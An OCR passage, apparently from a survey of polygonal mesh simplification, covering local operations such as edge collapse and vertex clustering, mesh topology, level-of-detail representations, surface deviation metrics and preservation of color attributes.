3. LOCAL SIMPLIFICATION OPERATIONS

Simplification is often achieved by performing a series of local operations. Each such operation serves to coarsen the polygonal model by some small amount. A simplification algorithm generally chooses one of these operation types and applies it repeatedly to its input surface until the desired complexity is achieved for the output surface.




Figure 5: Vertex remove operation

3.1 Vertex Remove

The vertex remove operation involves removing from the surface mesh a single vertex and all the triangles touching it. This removal process creates a hole that we then fill with a new set of triangles. Given a vertex with *n* adjacent triangles, the removal process creates a hole with *n* sides. The hole filling problem involves a discrete choice from among a finite number of possible retriangulations for the hole. The *n* triangles around the vertex are replaced by this new triangulation with *n*-2 triangles. The Catalan sequence,

$$C(i) = \frac{1}{i+1} * \binom{2i}{i} = \frac{1}{i+1} * \frac{(2i)!}{i!(2i-i)!} = \frac{1}{i+1} * \frac{(2i)!}{i!i!} = \frac{(2i)!}{(i+1)!i!}\ , \qquad (1)$$

describes the number of unique ways to triangulate a convex, planar polygon with *i*+2 sides [Dörrie 1965, Plouffe and Sloan 1995]. This provides an upper bound on the number of non-self-intersecting triangulations of a hole in 3D. For example, holes with 3 sides have only 1 triangulation, and holes with 4, 5, 6, 7, 8, and 9 sides have up to 2, 5, 14, 42, 132, and 429 triangulations, respectively.

Both [Turk 1992] and [Schroeder et al. 1992] apply the vertex remove approach as part of their simplification algorithms. Turk uses point repulsion (weighted according to curvature) to distribute some number of new vertices across the original surface, then applies vertex remove operations to remove most of the original vertices. Holes are retriangulated using a planar projection approach. Schroeder also uses vertex remove operations to reduce mesh complexity, employing a recursive loop splitting algorithm to fill the necessary holes.




Figure 6: Edge collapse operation

3.2 Edge Collapse

The edge collapse operation has become popular in the graphics community in the last several years. The two vertices of an edge are merged into a single vertex. This process distorts all the neighboring triangles. The triangles that contain both of the vertices (i.e. those that touch the entire edge) degenerate into 1-dimensional edges and are removed from the mesh. This typically reduces the mesh complexity by 2 triangles.

Whereas the vertex remove operation amounts to making a discrete choice of triangulations, the edge collapse operation requires us to choose the coordinates of the new vertex from a continuous domain. Common choices for these new coordinates include the coordinates of one of the two original vertices, the midpoint of the collapsed edge, arbitrary points along the collapsed edge, or arbitrary points in the neighborhood of the collapsed edge.

Not only is the choice of new vertex coordinates for the edge collapse a continuous problem, but the actual edge collapse operation may be performed continuously in time. We can linearly interpolate the two vertices from their original positions to the final position of the new vertex. This allows us to create smooth transitions as we change the mesh complexity. As described in [Hoppe 1996], we can even perform *geomorphs*, which smoothly transition between versions of the model with widely varying complexity by performing many of these interpolations simultaneously.

In terms of the ability to create identical simplifications, the vertex removal and edge collapse operations are not equivalent. If we collapse an edge to one of its original vertices, we can create n of the triangulations possible with the vertex remove, but there are still $C(n+2)-n$ triangulations that the edge collapse cannot create. Of course, if we allow the edge collapse to choose arbitrary coordinates for its new vertex, it can create infinitely many simplifications that the vertex remove operation cannot create. For a given input model and




Figure 7: Face collapse operation

desired output complexity, it is not clear which type of operation can achieve a closer approximation to the input model.

The edge collapse was used by [Hoppe et al. 1993] as part of a mesh optimization process that employed the vertex remove and edge swap operations as well (the edge swap is a discrete operation that takes two triangles sharing an edge and swaps which pair of opposite vertices are connected by the edge). In [Hoppe 1996], the vertex remove and edge swaps are discarded, and the edge collapse alone is chosen as the simplification operation, allowing a simpler system that can take advantage of the features of the edge collapse. Although systems employing multiple simplification operations might possibly result in better simplifications, they are generally more complex and cannot typically take advantage of the inherent features of any one operation.

3.3 Face Collapse

The face collapse operation is similar to the edge collapse operation, except that it is more coarse-grained. All three vertices of a triangular face are merged into a single vertex. This causes the original face to degenerate into a point and three adjacent faces to degenerate into line segments, removing a total of four triangles from the model. The coarser granularity of this operation may allow the simplification process to proceed more quickly, at the expense of the fine-grained local control of the edge collapse operation. Thus, the error is likely to accumulate more quickly for a comparable reduction in complexity. [Hamann 1994, Gieng et al. 1997] use the face collapse operation in their simplification systems. The new vertex coordinates are chosen to lie on a local quadratic approximation to the mesh. Naturally, it is possibly to further generalize these collapse operations to collapse even larger connected portions of the input model. It may even be possible to reduce storage requirements by grouping nearby collapse operations with similar error bounds into larger collapse operations.




Figure 8: Vertex Cluster operation

Thus, the fine-grained control may be traded for reduced storage and other overhead requirements in certain regions of the model.

3.4 Vertex Cluster

Unlike the preceding simplification operations, the vertex cluster operation relies solely on the geometry of the input (i.e. the vertex coordinates) rather than the topology (i.e. the adjacency information) to reduce the complexity. Like the edge and face collapses, several vertices are merged into a single vertex. However, rather than merging a set of topologically adjacent vertices, a set of "nearby" vertices are merged [Rossignac and Borrel 1992]. For instance, one possibility is to merge all vertices that lie within a particular 3D axis-aligned box. The new, merged vertex may be one of the original vertices that "best represents" the entire set, or it may be placed arbitrarily to minimize some error bound. An important property of this operation is that it can be robustly applied to arbitrary sets of triangles, whereas all the preceding operations assume that the triangles form a connected, manifold mesh.

The effects of this vertex cluster are similar to those of the collapse operations. Some triangles are distorted, whereas others degenerate to a line segment or a point. In addition, there may be coincident triangles, line segments, and points originating from non-coincident geometry. One may choose to render the degenerate triangles as line segments and points, or one may simply not render them at all. Depending on the particular graphics engine, rendering a line or a point may not be much faster than rendering a triangle. This is an important consideration, because achieving a speed-up is one of the primary motivations for simplification.

There is no point in rendering several coincident primitives, so multiple copies are filtered down to a single copy. However, the question of how to render coincident geometry is complicated by the existence of other surface attributes, such as normals and colors. For

instance, suppose two triangles of wildly different colors become coincident. No matter what color we render the triangle, it may be noticeably incorrect.

[Rossignac and Borrel 1992] use the vertex clustering operation in their simplification system to perform very fast simplification on arbitrary polygonal models. They partition the model space with a uniform grid, and vertices are collapsed within each grid cell. [Luebke and Erikson 1997] build an octree hierarchy rather than a grid at a single resolution. They dynamically collapse and split the vertices within an octree cell depending on the current size of the cell in screen space as well as silhouette criteria.




Figure 9: Generalized edge collapse operation

3.5 Generalized Edge Collapse

The generalized edge collapse (or vertex pair) operation combines the fine-grained control of the edge collapse operation with the generality of the vertex cluster operation. Like the edge collapse operation, it involves the merging of two vertices and the removal of degenerate triangles. However, like the vertex cluster operation, it does not require that the merged vertices be topologically connected (by a topological edge), nor does it require that topological edges be manifold.

[Garland and Heckbert 1997] apply the generalized edge collapse in conjunction with error quadrics to achieve simplification that gives preference to the collapse of topological edges, but also allows the collapse of virtual edges (arbitrary pairs of vertices). These virtual edges are chosen somewhat heuristically, based on proximity relationships in the original mesh.




Figure 10: Unsubdivide operation

3.6 Unsubdivide

Subdivision surface representations have also been proposed as a solution to the multi-resolution problem. In the context of simplification operations, we can think of the "unsubdivide" operation (the inverse of a subdivision refinement) as our simplification operation. A common form of subdivision refinement is to split one triangle into four triangles. Thus the unsubdivide operation merges four triangles of a particular configuration into a single triangle, reducing the triangle count by three triangles.

[DeRose et al. 1993] shows how to represent a subdivision surface at some finite resolution as a sequence of wavelet coefficients. The sequence of coefficients is ordered from lower to higher frequency content, so truncating the sequence at a particular point determines a particular mesh resolution. [Eck et al. 1995] presents an algorithm to turn an arbitrary topology mesh into one with the necessary subdivision connectivity. They construct a base mesh of minimal resolution and guide its refinement to come within some tolerance of the original mesh. This new refined subdivision mesh is used in place of the original mesh, and its resolution is controlled according to the wavelet formulation.

4. TOPOLOGICAL CONSIDERATIONS

4.1 Manifold vs. Non-manifold Meshes

Polygonal simplification algorithms may be distinguished according to the type of input they accept. Some algorithms require the input to be a *manifold* triangle mesh, while others accept more general triangle sets. In the continuous domain, a manifold surface is one that is everywhere homeomorphic to an open disc. In the discrete domain of triangle meshes, such a surface has two topological properties. First, every vertex is adjacent to a set of triangles that form a single, complete cycle around the vertex. Second, each edge is adjacent to exactly two triangles. For a manifold mesh with *borders*, these restrictions are slightly relaxed. A border is simply a chain of edges with adjacent triangles only to one side. In a manifold mesh with borders, a vertex may be surrounded by a single, incomplete cycle (i.e. the beginning need not meet the end). Also, an edge may be adjacent to either one or two triangles.

A mesh that does not have the above properties is said to be *non-manifold*. Such meshes may occur in practice by accident or by design. Accidents are possible, for example, during either the creation of the mesh or during conversions between representation, such as the conversion from a solid to a boundary representation. The correction of such accidents is a subject of much interest [Barequet and Kumar 1997, Murali and Funkhouser 1997]. They may occur by design because such a mesh may require fewer triangles to render than a visually-comparable manifold mesh or because such a mesh may be easier to create in some situations. If the non-manifold portions of a mesh are few and far between, we may refer to the mesh as *mostly manifold*.

At the extreme, some data sets take the form of a set of triangles, with no connectivity information whatsoever (sometimes referred to as a "triangle soup"). Such data might turn out to be manifold or non-manifold if we were to attempt to reconstruct the connectivity information. In general, if any conversion has been performed on the original data, it's safe to assume that a naïve reconstruction will result in at least some non-manifold regions.

The most robust algorithms, based on vertex clusters, operate as easily on a triangle soup as on a perfectly manifold mesh [Rossignac and Borrel 1992], [Luebke and Erikson 1997]. This advantage cannot be stressed enough and is extremely important in the case where the simplification user has no control over the data. The ability to view an large, unfamiliar data set interactively is invaluable in the process of learning its ins and outs, and these algorithms allow one to get up and running quickly.

However, these very general algorithms do not typically create simplifications that look as attractive as those produced by algorithms that operate on manifold meshes. These algorithms, which rely on operations such as the vertex remove or edge collapse, respect the topology of the original mesh and avoid catastrophic changes to the surface and its appearance. The manifold input criterion does limit the applicability of these algorithms to some real-world models, but many of these algorithms may be modified to handle mostly manifold meshes by avoiding simplification of the non-manifold regions. This can be an effective strategy until the non-manifold regions begin to dominate the surface complexity.

The vertex pair and edge collapse operations can both operate on non-manifold meshes as well as manifold ones. Vertex-pair algorithms must deal with the non-manifold meshes they are bound to create by merging non-adjacent vertices. Edge collapse algorithms can operate on non-manifold meshes, but it may be difficult to adapt the most rigorous error metrics for manifold meshes to use on non-manifold meshes.

4.2 Topology Preservation

The topological structure of a polygonal surface typically refers to features such as its *genus* (number of topological holes, e.g. 0 for a sphere, 1 for a torus or coffee mug) and the number and arrangement of its borders. These features are fully determined by the adjacency graph of the vertices, edges, and faces of a polygonal mesh. For manifold meshes with no borders (i.e. closed surfaces), the Euler equation holds:

$$F - E + V = 2 - G, \tag{2}$$

where F is the number of faces, E is the number of edges, V is the number of vertices, and G is the genus.

In addition to this combinatorial description of the topological structure, the embedding of the surface in 3-space impacts its perceived topology in 3D renderings. Generally, we expect the faces of a surface to intersect only at their shared edges and vertices.

Most of the simplification operations described in section 3 (all except the vertex cluster and the generalized edge collapse) preserve the connectivity structure of the mesh. If a simplification algorithm uses such an operation and also prevents local self-intersections (intersections within the adjacent neighborhood of the operation), we say the algorithm *preserves local topology*. If the algorithm prevents any self-intersections in the entire mesh, we say it *preserves global topology*.

If the simplified surface is to be used for purposes other than rendering (e.g. finite element computations), topology preservation may be essential. For rendering applications, however, it is not always necessary. In fact, it is often possible to construct simplifications with fewer polygons for a given error bound if topological modifications are allowed.

However, some types of topological modifications may have a dramatic impact on the appearance of the surface. For instance, many meshes are the surfaces of solid objects. For example, consider the surface of a thin, hollow cylinder. When the surface is modified by more than the thickness of the cylinder wall, the interior surface will intersect the outer surface. This can cause artifacts that cover a large area on the screen. Problems also occur when polygons with different color attributes become coincident.

Certain types of topological changes are clearly beneficial in reducing complexity, and have a smaller impact on the rendered image. These include the removal of topological holes and thin features (such as the antenna of a car). Topological modifications are encouraged in [Rossignac and Borrel 1992], [Luebke and Erikson 1997], [Garland and Heckbert 1997] and [Erikson and Manocha 1998] and controlled modifications are performed in [He et al. 1996] and [El-Sana and Varshney 1997].

5. LEVEL-OF-DETAIL REPRESENTATIONS

We can classify the possible representations for level-of-detail models into two broad categories: *static* and *dynamic*. Static levels of details are computed totally off-line. They are fully determined as a pre-process to the visualization program. Dynamic levels of detail are typically computed partially off-line and partially on-line within the visualization program. We now discuss these representations in more detail.

5.1 Static Levels of Detail

The most straightforward level-of-detail representation for an object is a set of independent meshes, where each mesh has a different number of triangles. A common heuristic for the generation of these meshes is that the complexity of each mesh should be reduced by a factor of two from the previous mesh. Such a heuristic generates a reasonable range of complexities, and requires only twice as much total memory as the original representation.

It is common to organize the objects in a virtual environment into a hierarchical *scene graph* [van Dam 1988, Rohlf and Helman 1994]. Such a scene graph may have a special type of node for representing an object with levels of detail. When the graph is traversed, this

level-of-detail node is evaluated to determine which child branch to traverse (each branch represents one of the levels of detail). In most static level-of-detail schemes, the children of the level-of-detail nodes are the leaves of the graph. [Erikson and Manocha 1998] presents a scheme for generating *hierarchical levels of detail*. This scheme generates level-of-detail nodes throughout the hierarchy rather than just at the leaves. Each such interior level-of-detail node involves the merging of objects to generate even simpler geometric representations. This overcomes one of the previous limitations of static levels of detail — the necessity for choosing a single scale at which objects are identified and simplified.

The transitions between these levels of detail are typically handled in one of three ways: discrete, blended, or morphed. The discrete transitions are instantaneous switches; one level of detail is rendered during one frame, and a different level of detail is rendered during the following frame. The frame at which this transition occurs is typically determined based on the distance from the object to the viewpoint. This technique is the most efficient of the three transition types, but also results in the most noticeable artifacts.

Blended transitions employ alpha-blending to fade between the two levels of detail in question. For several frames, both levels of detail are rendered (increasing the rendering cost during these frames), and their colors are blended. The blending coefficients change gradually to fade from one level of detail to the other. It is possible to blend over a fixed number of frames when the object reaches a particular distance from the viewpoint, or to fade over a fixed range of distances [Rohlf and Helman 1994]. If the footprints of the objects on the screen are not identical, blending artifacts may still occur at the silhouettes.

Morphed transitions involve gradually changing the shape of the surface as the transition occurs. This requires the use of some correspondence between the two levels of detail. Only one representation must be rendered for each frame of the transition, but the vertices require some interpolation each frame. For instance, [Hoppe 1996] describes the *geomorph* transition for levels of detail created by a sequence of edge collapses. The simpler level of detail was originally generated by collapsing some number of vertices, and we can create a transition by simultaneously interpolating these vertices from their positions on one level of detail to their positions on the other level of detail. Thus the number of triangles we render during the

transition is equal to the maximum of the numbers of triangles in the two levels of detail. It is also possible to morph using a mutual tessellation of the two levels of detail, as in [Turk 1992], but this requires the rendering of more triangles during the transition frames.

5.2 Dynamic Levels of Detail

Dynamic levels of detail provide representations that are more carefully tuned to the viewing parameters of each particular rendered frame. Due to the sheer number of distinct representations this requires, each representation cannot simply created and stored independently. The common information among these representations is used to create a single representation for each simplified object. From this unified representation, a geometric representation that is tuned to the current viewing parameters is extracted. The coherence of the viewing parameters enables incremental modifications to the geometry rendered in the previous frame; this makes the extraction process feasible at interactive frame rates.

[Hoppe 1996] presents a representation called the *progressive mesh*. This representation is simply the original object plus an ordered list of the simplification operations performed on the object. It is generally more convenient to reverse the order of this intuitive representation, representing the simplest *base mesh* plus the inverse of each of the simplification operations. Applying all of these inverse operations to the base mesh will result in the original object representation. A particular level of detail of this progressive mesh is generated by performing some number of these operations.

In [Hoppe 1997], the progressive mesh is reorganized into a vertex hierarchy. This hierarchy is a tree that captures the dependency of each simplification operation on certain previous operations. Similar representations include the *merge tree* of [Xia et al. 1997], the *multiresolution model* of [Klein and Krämer 1997], the *vertex tree* of [Luebke and Erikson 1997], and the *multi-triangulation* of [DeFloriani et al. 1997]. Such hierarchies allow selective refinement of the geometry based on various metrics for screen-space deviation, normal deviation, color deviation, and other important features such as silhouettes and specular highlights. A particular level of detail may be expressed as a *cut* through these graphs, or a *front* of vertex nodes. Each frame, the nodes on the current front are examined, and may cause the graph to be refined at some of these nodes.

[DeFloriani et al. 1997] discuss the properties of such hierarchies in terms of graph characteristics. Examples of these properties include compression ratio, linear growth, logarithmic height, and bounded width. They discuss several different methods of constructing such hierarchies and test these methods on several benchmarks. For example, one common heuristic for building these hierarchies is to choose simplification operations in a greedy fashion according to an error metric. Another method is to choose a set of operations with disjoint areas of influence on the surface and apply this entire set before choosing the next set. The former method does not guarantee logarithmic height, whereas the latter does. Such height guarantees can have practical implications in terms of the length of the chain of dependent operations that must be performed in order to achieve some particular desired refinement.

[DeRose et al. 1993] present a wavelet-based representation for surfaces constructed with subdivision connectivity. [Eck et al. 1995] make this formulation applicable to arbitrary triangular meshes by providing a remeshing algorithm to approximate an arbitrary mesh by one with the necessary subdivision connectivity. Both the remeshing and the filtering/reconstruction of the wavelet representation provide bounded error on the surfaces generated. [Lee et al. 1998] provide an alternate remeshing algorithm based on a smooth, global parameterization of the input mesh. Their approach also allows the user to constrain the parameterization at vertices or along edges of the original mesh to better preserve important features of the input.

5.3 Comparison

Static levels of detail allow us to perform simplification entirely as a pre-process. The real-time visualization system performs only minimal work to select which level of detail to render at any given time. Because the geometry does not change, it may be rendered in retained mode (i.e. from cached, optimized *display lists*). Retained-mode rendering should always be at least as fast as immediate mode rendering, and is much faster on most current high-end hardware. Perhaps the biggest shortcoming of using static levels of detail is that they require that we partition the model into independent “objects” for the purpose of simplification. If an object is large with respect to the user or the environment, especially if the viewpoint is often contained inside the object, little or no simplification may be possible.

This may require that such objects be subdivided into smaller objects, but switching the levels of detail of these objects independently causes visible cracks, which are non-trivial to deal with.

Dynamic levels of detail perform some of simplification as a pre-process, but defer some of the work to be computed by the real-time visualization system at run time. This allows us to provide more fine-tuning of the exact tessellation to be used, and allows us to incorporate more view-dependent criteria into the determination of this tessellation. The shortcoming of such dynamic representations is that they require more computation in the visualization system as well as the use of immediate mode rendering. Also, the memory requirements for such representations are often somewhat larger than for the static levels of detail.

6. SURFACE DEVIATION ERROR BOUNDS

Measuring the deviation of a polygonal surface as a result of simplification is an important component of the simplification process. This surface deviation error gives us an idea of the quality of a particular simplification. It helps guide the simplification process to produce levels of detail with low error, determine when it is appropriate to show a particular level of detail of a given surface, and optimize the levels of detail for an entire scene to achieve a high overall image quality for the complexity of the models actually rendered.

6.1 Distance Metrics

Before discussing the precise metrics and methods used by several researchers for measuring surface deviation, we consider two formulations of the distance between two surfaces. These are the Hausdorff distance and the mapping distance. The Hausdorff distance is a well-known concept from topology, used in image processing as well as surface modeling, and the mapping distance is a commonly used metric for parametric surfaces.

6.1.1 Hausdorff Distance

The Hausdorff distance is a distance metric between point sets. Given two sets of points, *A* and *B*, the Hausdorff distance is defined as

$$H(A,B) = \max(h(A,B), h(B,A)), \tag{3}$$

where

$$h(A,B) = \max_{a \in A} \min_{b \in B} \| a - b \| . \quad (4)$$

Thus the Hausdorff distance measures the farthest distance from a point in one point set to its closest point in the other point set (notice that $h(A,B) \neq h(B,A)$). Because a surface is a particular type of continuous point set, the Hausdorff distance provides a useful measure of the distance between two surfaces.

6.1.2 Mapping Distance

The biggest shortcoming of the Hausdorff distance metric for measuring the distance between surfaces is that it makes no use of the point neighborhood information inherent in the surfaces. The function $h(A,B)$ implicitly assigns to each point of surface A the closest point of surface B. However, this mapping may have discontinuities. If points i and j are "neighboring" points on surface A (i.e. there is a path on the surface of length no greater than ε that connects them), their corresponding points, i' and j', on surface B may not be neighboring points. In addition, the mapping implied by $h(A,B)$ is not identical to the mapping implied by $h(B,A)$.

For the purpose of simplification, we would like to establish a continuous mapping between the surface's levels of detail. Ideally, the correspondences described by this mapping should coincide with a viewer's perception of which points are "the same" on the surfaces. Given such a continuous mapping

$$F: A \rightarrow B$$

the mapping distance is defined as

$$D(F) = \max_{a \in A} \| a - F(a) \| . \quad (5)$$

Because there are many such mappings, there are many possible mapping distances. The minimum mapping distance is simply

$$D_{min} = \min_{F \in M} D(F) , \quad (6)$$

where *M* is the set of all such continuous mapping functions. Note that although D_{min} and its associated mapping function may be difficult to compute, all continuous mapping functions provide an upper bound on D_{min}.

6.2 Surface Deviation Algorithms

We now classify several simplification algorithms according to how they measure the surface deviation error of their levels of detail.

6.2.1 Mesh Optimization

[Hoppe et al. 1993] pose the simplification problem in terms of optimizing an energy function. This function has terms corresponding to number of triangles, surface deviation error, and a heuristic spring energy. To quantify surface deviation error, they maintain a set of point samples from the original surface and their closest distance to the simplified surface. The sum of squares of these distances is used as the surface deviation component of the energy function. The spring energy term is required because the surface deviation error is only measured in one direction: it approximates the closest distance from the original surface to the simplified surface, but not vice versa. Without this term, small portions of the simplified surface can deviate quite far from the original surface, as long as all the point samples are near to some portion of the simplified surface.

6.2.2 Vertex Clustering

[Rossignac and Borrel 1993] present a simple and general algorithm for simplification using vertex clustering. The vertices of each object are clustered using several different sizes of uniform grid. The surface deviation in this case is a Hausdorff distance and must be less than or equal to the size of grid cell used in determining the vertex clusters. This is a very conservative bound, however. A slightly less conservative bound is the maximum distance from a vertex in the original cluster to the single representative vertex after the cluster is collapsed. Even this bound is quite conservative in many cases; the actual maximum deviation from the original surface to the simplified surface may be considerably smaller than the distance the original vertices travel during the cluster operation.

[Luebke and Erikson 1997] take a similar approach, but their system uses an octree instead of a single-resolution uniform grid. This allows them to take a more dynamic approach, folding and unfolding octree cells at run-time and freely merging nearby objects. The measure of surface deviation remains the same, but they allow a more flexible choice of error tolerances in their run-time system. In particular, they use different tolerances for silhouette and non-silhouette clusters.

6.2.3 Superfaces

[Kalvin and Taylor 1996] present an efficient simplification algorithm based on merging adjacent triangles to form polygonal patches, simplifying the boundaries of these patches, and finally retriangulating the patches themselves. This algorithm guarantees a maximum deviation from vertices of the original surface to the simplified surface and from vertices of the simplified surface to the original surface. Unfortunately, even this bidirectional bound does not guarantee a maximum deviation between points on the simplified surface and points on the original surface. For instance, suppose we have two adjacent triangles that share an edge, forming a non-planar quadrilateral. If we retriangulate this quadrilateral by performing an edge swap operation, the maximum deviation between these two surfaces is non-zero, even though their four vertices are unchanged (thus the distance measured from vertex to surface is zero).

6.2.4 Error Tolerance Volumes

[Guéziec 1995] presents a simplification system that measures surface deviation using error volumes built around the simplified surface. These volumes are defined by spheres, specified by their radii, centered at each of the simplified surface's vertices. We can associate with any point in a triangle a sphere whose radius is a weighted average of the spheres of the triangle's vertices. The error volume of an entire triangle is the union of the spheres of all the points on the triangle, and the error volume of a simplified surface is the union of the error volumes of its triangles. As edge collapses are performed, not only are the coordinates of the new vertex computed, but new sphere radii are computed such that the new error volume contains the previous error volume. The maximum sphere radius is a bound on the Hausdorff

distance of the simplified surface from the original, and thus provides a bound for surface deviation in both 3D and 2D (after perspective projection).

6.2.5 Simplification Envelopes

The simplification envelopes technique of [Cohen and Varshney et al. 1996] bounds the Hausdorff distance between the original and simplified surfaces without actually making measurements during the simplification process. For a particular simplification, the input surface is surrounded by two envelope surfaces, which are constructed to deviate by no more than a specified tolerance, ε, from the input surface. As the simplification progresses, the modified triangles are tested for intersection with these envelopes. If no intersections occur, the simplified surface is within distance ε from the input surface. Similar constructions are built to constrain error around the borders of bordered surfaces. By including extensive self-intersection testing as well, the algorithm provides complete global topology preservation. This algorithm does an excellent job at generating small-triangle-count surface approximations for a given error bound. The biggest limitations are the up-front processing costs required for envelope construction (for each level of detail to be generated) and the conservative nature of the envelopes themselves, which do not expand beyond the point of self-intersection.

6.2.6 Error Quadrics

[Ronfard and Rossignac 1996] describe a fast method for approximating surface deviation. They represent surface deviation error for each vertex as a sum of squared distances to a set of planes. The initial set of planes for each vertex are the planes of its adjacent faces. As vertices are merged, the sets of planes are unioned. This metric provides a useful and efficient heuristic for choosing an ordering of edge collapse operations, but it does not provide any guarantees about the maximum or average deviation of the simplified surface from the original.

[Garland and Heckbert 1997] present some improvements over [Ronfard and Rossignac 1996]. The error metric is essentially the same, but they show how to approximate a vertex's set of planes by a quadric form (represented by a single 4x4 matrix). These matrices are simply added to propagate the error as vertices are merged. Using this metric, it is possible to

choose an optimal vertex placement that minimizes the error. In addition, they allow the merging of vertices that are not joined by an edge, allowing increased topological modification. [Erikson and Manocha 1998] further improve this technique by automating the process of choosing which non-edge vertices to collapse and by encouraging such merging to preserve the local surface area.

6.2.7 Mapping Error

[Bajaj and Schikore 1996] perform simplification using the vertex remove operation, and measure surface deviation using local, bijective (one-to-one and onto) mappings in the plane between points on the surface just before and just after the simplification operation. This approach provides a fairly tight bound on the maximum deviation over all points on the surface, not just the vertices (as does [Guéziec 1995]) and provides pointwise mappings between the original and simplified surfaces.

A similar technique is employed by [Cohen et al. 1997], who perform mappings in the plane for the edge collapse operation. They present rigorous and efficient techniques for finding a plane in which to perform the mapping, as well as applying the mapping and propagating error from operation to operation. The computed mappings are used not only to guide the simplification process in its choice of operations, but also to assign texture coordinates to the post-collapse vertices and to control the switching of levels of detail in interactive graphics applications.

6.2.8 Hausdorff Error

[Klein et al. 1996] measure a one-sided Hausdorff distance (with appropriate locality restrictions) between the original surface and the simplified surface. By definition, this approach produces the smallest possible bound on maximum one-sided surface deviation, but the one-sided formulation does not guarantee a true bound on overall maximum deviation. At each step of the simplification process, the Hausdorff distance must be measured for each of the original triangles mapping to the modified portion of the surface. The computation time for each simplification operation grows as the simplified triangles cover more and more of the mesh, but of course, there are also fewer and fewer triangles to simplify. [Klein and Krämer 1997] present an efficient implementation of this algorithm.

6.2.9 Memory-efficient Simplification

[Lindstrom and Turk 1998] demonstrate the surprising result that good simplifications are possible without measuring anything with respect to the original model. All errors in this method are measured purely as incremental changes in the local surface. The error metric used preserves the total volume while minimizing volume changes of each triangle. Another interesting aspect of this work is that they perform after-the-fact measurements to compare the "actual" mean and maximum simplification errors of several algorithm implementations. These measurement use the *Metro* geometric comparison tool [Cignoni et al. 1996], which uniformly samples the simplified surface, computes correspondences with the original surface, and measures the error of the samples.

7. APPEARANCE ATTRIBUTE PRESERVATION

We now classify several algorithms according to how they preserve the appearance attributes of their input models.

7.1 Scalar Field Deviation

The mapping algorithm presented in [Bajaj and Schikore 1996] allows the preservation of arbitrary scalar fields across a surface. Such scalar fields are specified at the mesh vertices and linearly interpolated across the triangles. Their approach computes a bound on the maximum deviation of the scalar field values between corresponding points on the original surface and the simplified surface.

7.2 Color Preservation

[Hughes et al. 1996] describes a technique for simplifying colored meshes resulting from global illumination algorithms. They use a logarithmic function to transform the vertex colors into a more perceptually linear space before applying simplification. They also experiment with producing mesh elements that are quadratically- or cubically-shaded in addition to the usual linearly-shaded elements.

[Hoppe 1996] extends the error metric of [Hoppe et al. 1993] to include error terms for scalar attributes and discontinuities as well as surface deviation. Like the surface deviation,

the scalar attribute deviation is measured as a sum of squared Euclidean distances in the attribute space (e.g. the RGB color cube). The distances are again measured between sampled points on the original surface and their closest points on the simplified surface. This metric is useful for prioritizing simplification operations in order of increasing error. However, it does not provide much information about the true impact of attribute error on the final appearance of the simplified object on the screen. A better metric should incorporate some degree of area weighting to indicate how the overall illuminance of the final pixels may be affected.

[Erikson and Manocha 1998] present a method for measuring the maximum attribute deviation in Euclidean attribute spaces. Associated with each vertex is an attribute volume for each attribute being measured. The volume is a disc of the appropriate dimension (i.e. an interval in 1D, a circle in 2D, a sphere in 3D, etc.). Each attribute volumes is initially a point in the attribute space (an *n*-disk with radius zero). As vertex pairs are merged, the volumes grow to contain the volumes of both vertices.

[Garland and Heckbert 1998] extend the algorithm of [Garland and Heckbert 1997] to consider color and texture coordinate error as well as geometry. The error quadrics are lifted to higher dimensions to accommodate the combined attribute spaces (e.g. 3 dimensions for RGB color and 2 dimensions for texture coordinates). The associated form matrices grow quadratically with the dimension, but standard hardware-accelerated rendering models typically require a dimension of 9 or less. The error is thus measured and optimized for all attributes simultaneously. The method makes the simplifying assumption that the errors in all these attribute values may be measured as in a Euclidean space.

[Certain et al. 1996] present a method for preserving vertex colors in conjunction with the wavelet representation for subdivision surfaces [DeRose et al. 1993]. The geometry and color information are stored as two separate lists of wavelet coefficients. Coefficients may be added or deleted from either of these lists to adjust the complexity of the surface and its geometric and color errors. They also use the surface parameterization induced by the subdivision to store colors in texture maps to render as textured triangles for machines that support texture mapping in hardware.

